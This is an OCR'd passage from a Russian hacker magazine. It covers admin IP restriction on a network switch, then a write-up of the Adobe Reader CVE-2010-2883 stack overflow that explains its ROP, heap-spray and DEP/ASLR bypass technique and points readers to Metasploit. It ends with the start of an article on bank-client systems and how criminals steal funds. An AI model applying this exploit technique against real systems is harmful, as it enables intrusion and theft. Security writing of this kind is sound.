
SOLUTION

Разработчик предлагает ограничивать пользовательский доступ к административному интерфейсу по IP-адресу:









Acrobat Reader — эксплойт в действии

```
Console#config
Console(config)#management ?
all-client Adds IP addresses to SNMP, Web and Telnet
groups
http-client Adds IP addresses to the Web group
snmp-client Adds IP addresses to the SNMP group
telnet-client Adds IP addresses to the Telnet group
Console(config)#management all-client ?
A.B.C.D Starts IP address
Console(config)#management all-client 192.168.1.1 ?
A.B.C.D Ends IP address
Console(config)#management all-client 192.168.1.1
192.168.1.10
```

Кроме того разработчик сообщил, что он не дремлет, и еще год назад убрал возможность аутентификации по этому паролю удаленно. Все-таки это приятно. Тем не менее, сделал он это втихую, и теперь непонятно, какая прошивка имеет уязвимость, а какая — нет. Все-таки Full-Disclosure бывает полезен :).

04 ВЫПОЛНЕНИЕ ПРОИЗВОЛЬНОГО КОДА В ADOBE ACROBAT READER

TARGETS

* Adobe Acrobat Reader <= 9.3.4

CVE

CVE-2010-2883

BRIEF


Самый частый гость нашего обзора — Acrobat Reader, вот и в этом месяце он заглянул на страницы нашего журнала с очередной уязвимостью нулевого дня. Неизвестные злоумышленники опять воспользовались ошибкой в этом чудесном продукте для распространения заразы среди благочестивых пользователей сети. Но в этот раз эксплойт оказался еще лучше, нежели во все предыдущие — в этот раз он обходил не только DEP, но и ASLR. Достигнуто это было за счет ROP в модулях, которые не поддерживали ASLR. То есть по-нашему это уже баян, но в данном случае это первое проявление такого эксплойта в дикой природе. Добавим ко всему тот факт, что PDF-файл с заразой имел валидный сертификат — и получается уже довольно действенная угроза. Теперь побаловаться им можем и мы.

EXPLOIT

Начнем с разбора уязвимости. Ошибка заключается, как это ни банально, в переполнении буфера в стеке. Проблема начинается, когда Acrobat Reader пытается пропарсить SIGN-таблицу шрифтов TrueType.

ЕЩЕ КОЕ-ЧТО...

Компания Abysssec объявила сентябрь месяцем 0-day'ев. Другими словами, каждый день сентября нас ожидало очередное описание новых и не очень уязвимостей, анализ бинарного кода, патчей и даже PoC. Были описаны проблемы в продуктах Micrososft, Mozilla, Sun, Novell, HP и т.д. Свои релизы они выкладывали на сайте exploit-db.com, так что если ты еще не успел заценить их публикации, советую просмотреть их. Полный список работ найдешь здесь — abysssec.com/blog/2010/09/moaub-1.



Acrobat Reader — получили шелл на Windows 7

Дело в том, что в этой таблице есть поле uniqueName, которое содержит строку. Эту строку программа обрабатывает, конкатенируя ее к выделенной в стеке памяти с помощью strcat. При этом размер выделенной памяти статичен. Это означает, что если запихнуть в поле uniqueName очень большую строку, то произойдет переполнение буфера в стек со всеми вытекающими последствиями. А последствия были таковы: адрес возврата и часть стека за адресом перезаписаны небольшой ROP-программой, которая меняла адрес вершины стека на 0x0C0C0C0C. По этому адресу с помощью Heap Spray заранее размещалась вторая часть ROP. Сделано это потому, что вторая часть программы содержит в себе нулевые байты, и внедрять их в стек при переполнении нельзя. Интересен также и метод обхода DEP. Мы привыкли, что для обхода этой защитной методики обычно используются такие API-функции, как VirtualProtect/VirtualAlloc или WriteProcessMemory, но тут злоумышленники проявили оригинальность. Сначала они создали пустой файл с именем «iso88591» в текущей директории, вызвав API-функцию CreateFileA. После этого ROP-программа создает объект для отображения файла с помощью CreateFileMappingA, после чего вызов MapViewOfFile выделяет память для отображения. Эта функция как раз и помогает с обходом DEP.


```
LPVOID MapViewOfFile(
  HANDLE hFileMappingObject,  // дескр. объекта про-
ецируемый файл (хэндл, полученный CreateFileMappingA)
  DWORD dwDesiredAccess,  // режим доступа ( 0x22 -
FILE_MAP_EXECUTE | FILE_MAP_WRITE)
  DWORD dwFileOffsetHigh, // старшее DWORD смещения - 0
  DWORD dwFileOffsetLow,  // младшее DWORD смещения - 0
  SIZE_T dwNumberOfBytesToMap // размер - 0x1000
);
```

Второй параметр задает права на память, и злоумышленники логично предположили, что память должна быть исполняема. Следующие действия — копирование из кучи шеллкода в память (поможет memcpy).
Логично, что шеллкод в свежевыделенной памяти можно исполнять. ROP помогает не только с DEP, но и с ASLR, так как весь код для ROP-программы заимствован из библиотеки «icucnv34.dll», которая скомпилирована без поддержки ASLR, а значит, этот эксплойт работает даже в Windows 7. Опробовать эксплойт может любой желающий, ибо он включен в состав Metasploit — вперед!

SOLUTION

Последняя версия Adobe Acrobat Reader с исправленной уязвимостью уже вышла.

Алексей Синцов, Digital Security a.sintsov[illegible].ru



БАНК-КЛИЕНТ: ПРАВИЛА ВЫЖИВАНИЯ

Фатальные ошибки в банковском ПО


Киберпреступность — это не вымысел и не пугалки для различных клиентов с целью развести их на покупку чего-либо (IPS, AntiVirus, пен-тест); к сожалению, в нашей стране это объективная реальность, которую нужно воспринимать как есть. Сегодняшняя статья будет посвящена киберпреступникам и их методам увода денег.

МЫ НЕ БУДЕТ ГОВОРИТЬ О КРЕДИТКАХ, WEBMONEY И PAYPAL, А ПОГОВОРИМ О ДРУГОМ ДЕПАРТАМЕНТЕ КИБЕРПРЕСТУПНОСТИ, КОТОРЫЙ ОПУСТОШАЕТ СЧЕТА В БАНКАХ. ВЕСЬ ТЕКСТ ОСНОВАН НА ЛИЧНОМ ОПЫТЕ АВТОРА, КОГДА ОН РАБОТАЛ В БАНКЕ, А ИМЕННО — ПРОВОДИЛ РАССЛЕДОВАНИЯ ИНЦИДЕНТОВ, И ПРОСТО НА ОПЫТЕ РАЗЛИЧНЫХ ПЕН-ТЕСТОВ БАНКОВ И АНАЛИЗЕ БАНКОВСКОГО ПО.

Банк-Клиент

В век высоких технологий глупо работать с бумажками, ходить в банк, чтобы подписывать их, и делать таким образом денежные переводы партнерам по бизнесу. Средние по размеру фирмы в день могут проводить от трех до сотни таких операций, поэтому неудивительно, что все это делается через интернет. Системы, которые дают клиенту доступ к его счету в банке, называются ДБО (дистанционное банков-





Inter-PRO от Сигнал-КОМ — локальный BoF

ское обслуживание), или просто «банк-клиент». Как это работает: банк устанавливает у себя ПО, работающее с БД, где можно рулить деньгами на счетах. Кроме этого ставится сервер с доступом в инет. Любой клиент может использовать этот сервис (предварительно пройдя аутентификацию), чтобы получить доступ к своему счету и отправить деньги куда угодно. Отправка денег выглядит как забивка текста в специальные формы — там указывается получатель перевода (счет, ИНН и т.д.), с какой целью и сколько, собственно, денег отправляется и еще много чего подобного. Это называется «платежное поручение». Далее операционист банка (сотрудник) просматривает все накопившиеся платежные поручения и жмет кнопку «OK», после чего ПО снимает деньги со счета пользователя в БД и формирует файл/запись в БД/иное указание для банка, куда отправляются деньги. Потом происходит возня с обработкой корр-счетов между банками, чтобы переправить деньги на нужный счет, но все это уже не так интересно. Тут в дело вступает наше законодательство и правила Центробанка (самый главный банк страны). В частности, при работе с юридическими лицами (фирмы, компании, корпорации и т.д.) требуется, чтобы платежные поручения были заверены цифровой подписью. Но не простой, а единственно правильной — на ГОСТ'овском алгоритме. В итоге операционист получает только те платежки, подпись которых проверена, далее он смотрит назначение платежа, его описание и жмет «OK». После этой фазы можно не сомневаться — деньги дойдут куда нужно. Итак, как это выглядит:

```
1. Аутентификация в системе Банк-Клиент;
2. Формирование платежного поручения;
3. Подпись (часто подписи надо ставить две — от бух-
галтера и директора);
4. Отправка в банк;
5. Подтверждение платежки операционистом в банке;
6. Банк осуществляет операцию.
```

Это общее условное описание действий. На самом деле многое зависит от типа банк-клиента, от правил банка и т.д. и т.п.


Классификация

Системы ДБО бывают разными, и поэтому работа с ними тоже протекает по-разному. Проведу быструю классификацию:

```
• Толстый Банк-Клиент
• Тонкий Банк-Клиент
• Интернет-Клиент
• Мобильный-Клиент
• ATM-Клиент
```

Толстый

Этот мамонт — прародитель системы, используется издревле, но до сих пор. Его особенность в том, что пользователь системы работает с БД локально! Это означает, что копия его счета лежит у него в файле,



Процесс формирования электронной подписи ГОСТ Р 34.10 2001 (Автор: Алексей Бузмаков)

и он аутентифицируется локально в БД, а там с помощью выданного банком ПО он и работает — создает платежки. Потом он соединяется сервером банка — по модему напрямую или через интернет, базы синхронизируются, подписи проверяются, и клиент может обрубать соединение и смотреть, что и как синхронизировалось, какие платежки ушли, какие нет, и сколько денег у него осталось.

Тонкий

Клиент работает со счетом из браузера. Это означает, что он работает уже через веб-интрефейс (иногда через специальный интерфейс на Java) и локальной базы у него нет, но, тем не менее, ему накатываются плагины к браузеру в виде Java-апплетов или ActiveX, чтобы делать подписи (электронная подпись ставится локально, так как секретный ключ находится у клиента). Зачем ActiveX? Затем, что в Windows по умолчанию нет криптопровайдера для подписи согласно ГОСТ. Поэтому необходимо дополнительное ПО, которое будет ставить подпись по всем законам.

Интернет-Клиент

То же самое, что и тонкий, только тут я его выделил в отдельную группу, так как никаких ActiveX не ставится, а используются одноразовые пароли или иные приблуды без установки ПО от банка. Такое чаще всего реализовано для физических лиц, которым электронная подпись не нужна.

Мобильный

То же, что и интернет, только подтверждение платежа происходит с помощью мобильного телефона. Например, с помощью посылки на телефон одноразового пароля.

ATM

Работа со счетом осуществляется через банкомат.

Юридические лица — компании, фирмы, государственные учреждения и т.п. используют в большинстве своем толстые и тонкие БК. При этом еще остались мамонты, которое работают по телефонной линии через модем. Но наибольшую популярность набирают именно тонкие клиенты, так как они легче в установке и эксплуатации.

Юрики

Итак, почему юридические лица? Во-первых, у них большой поток









На сайте фактуры, на странице входа в БК — минимальный список правил ИБ, неплохо бы их соблюдать, товарищи


денег и множество переводов в сутки. Если добавить одну маленькую платежку, ну, скажем, на один-два миллиона рублей, то такая платежка на фоне остальных не вызовет подозрения у операциониста. И потом, у юридических лиц нет подтверждения через мобильники и прочей лабуды, что напридумывали для физических лиц взамен электронно-цифровой подписи (ЭЦП) на платежку (у них только ЭЦП). Следующий фактор — больше возможностей для маневра и взлома. Фактически, взламывая ЛЮБУЮ фирму или компанию, можно смело утверждать, что где-то там в локалке есть компьютер с установленным банк-клиентом. Более того, в действительно больших фирмах финансисты, которые от имени фирмы осуществляют платежи, имеют договоры сразу с НЕСКОЛЬКИМИ банками и БК соответственно, более того, они же не придумывают и, тем более, не знают, что именно они делают. Что я сейчас сказал? :) Вот именно — не знают. В большинстве случаев такие операторы просто получают ТЕКСТОВЫЙ ФАЙЛ без подписи из 1С или из ERP-системы со списком, куда, сколько отправить, что они уже и выполняют в БК.

ЭЦП

Вкратце: подпись — это результат хеш-функции от текста платежки, «зашифрованной» на закрытом ключе клиента. Банк, получая платежку, проверяет хеш от текста полученной платежки, потом «расшифровывает» подпись открытым ключом клиента и сверяет результат. Если хеши совпали, значит, это действительно платежка от клиента, и текст платежки достоверен. Решаются задачи целостности, идентификации клиента и, кроме того, сам клиент потом НЕ МОЖЕТ отказаться от этой платежки, так как она подписана верным ключом. Дело в том, что между банком и клиентом подписывается договор, согласно которому все платежки с верной ЭЦП банк должен отправлять. Поэтому, если кто-то украдет ключ пользователя, подпишет платежку, то банк обязан исполнить ее, выполняя денежный перевод, куда сказано. И если клиент потом пойдет с претензиями, что, мол, это не я отправлял, банк покажет договор, покажет бумажки о генерации ключа, о признании этого ключа клиентом, о том, что ключ был верный, и что денег клиенту он не должен. Короче, сам потерял ключ — сам и виноват, банк ничего возмещать не обязан (хотя может, если клиент ему дорог и сумма небольшая). ПО, работающее с ЭЦП по ГОСТу, у нас гордо зовется «Система Криптографической Защиты Информации» (СКЗИ). Такое ПО проходит проверку ФСБ, и на него выдаются соответствующие сертификаты! Алгоритм подписи — ГОСТ Р 34.10 2001. При этом алгоритм хеш-функции — ГОСТ Р 34.11-94. Разбирать и ломать криптографию никому не надо, ведь ключ можно украсть или использовать прямо на месте.

USB-Token

Многие банки, интеграторы-безопасники и т.д. говорят, что USB-Token защитит всех нас от хищения ЭЦП. Что же такое USB-Token? Это железка в виде USB-устройства, внешне похожего на обычную флешку. Внутри этой «флешки» прошит секретный ключ и микро-



Демо-версии ПО доступны всем желающим

схема, которая принимает на вход данные, подписывает их по ГОСТу внутри себя (с помощью ключа) и на выход обратно кидает уже подпись. Это достаточно круто, ведь тогда ключ нельзя скопировать и украсть. Но, к сожалению, можно просто подменить входные данные или вообще поставить жертве R-Admin, а можно и туннелировать трафик USB на машину злого хакера. В общем, все это — не панацея, а недавние реализации зловредов уже включали в себя такой функционал. Так что USB-Token просто снижает риски. Это все, что про него можно сказать. Хотя есть более крутые Token'ы с одноразовыми паролями и т.д., но массового внедрения пока нет, да и слабые места в виде перехвата ввода пароля и использование его для подложной платежки также возможны. Защита клиента должна включать в себя целый комплекс мер: сегментация физическая, логическая, удаление ненужного функционала, ограничение доступа в интернет, ключевая политика, парольная политика, патч-менеджмент, антивирусная защита и все в таком духе.

Грабим караваны

Зная, как вся это каша работает, рассмотрим теперь, как нехорошие люди уводят деньги. История номер один:

